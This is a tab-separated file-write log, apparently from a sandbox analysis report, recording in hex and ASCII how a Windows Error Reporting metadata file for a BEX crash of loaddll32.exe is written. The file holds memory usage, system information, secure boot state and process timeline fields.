C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 30 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>940640</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71288</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>69328</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 33 00 33 00 32 00 30 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>35332096</PagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 33 00 33 00 39 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36339712</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 33 00 33 00 32 00 30 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>35332096</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	4862	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5536	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5540	2	09 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5542	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5582	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5586	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5588	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5626	4	0d 00 0a 00		success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5630	2	09 00		success or wait	12	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	5634	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6188	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6192	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6194	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6234	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6238	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6240	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6278	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6282	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6286	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6380	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6384	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6388	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>mdkjev, Inc.</SystemManufacturer>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6494	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6498	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6502	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>mdkjev7,1</SystemProductName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6598	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6602	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6606	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6726	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6730	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6734	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711628</OSInstallDate>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6816	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6820	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6824	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6926	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6930	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	6934	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7002	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7006	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7008	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7048	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7052	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7054	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7088	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7092	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7096	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7192	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7196	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7198	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7234	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7238	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7240	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7264	4	0d 00 0a 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7268	2	09 00		success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7272	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7518	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7522	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7524	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7550	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7554	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7556	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 34 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:43:42Z">	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7656	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7660	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7664	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 38 00 38 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 33 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 33 00 31 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6884" UptimeMS="4312" TimeSinceCreationMS="4312" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7926	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7930	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7934	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7954	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7958	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7960	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	1	6E5B497A	unknown
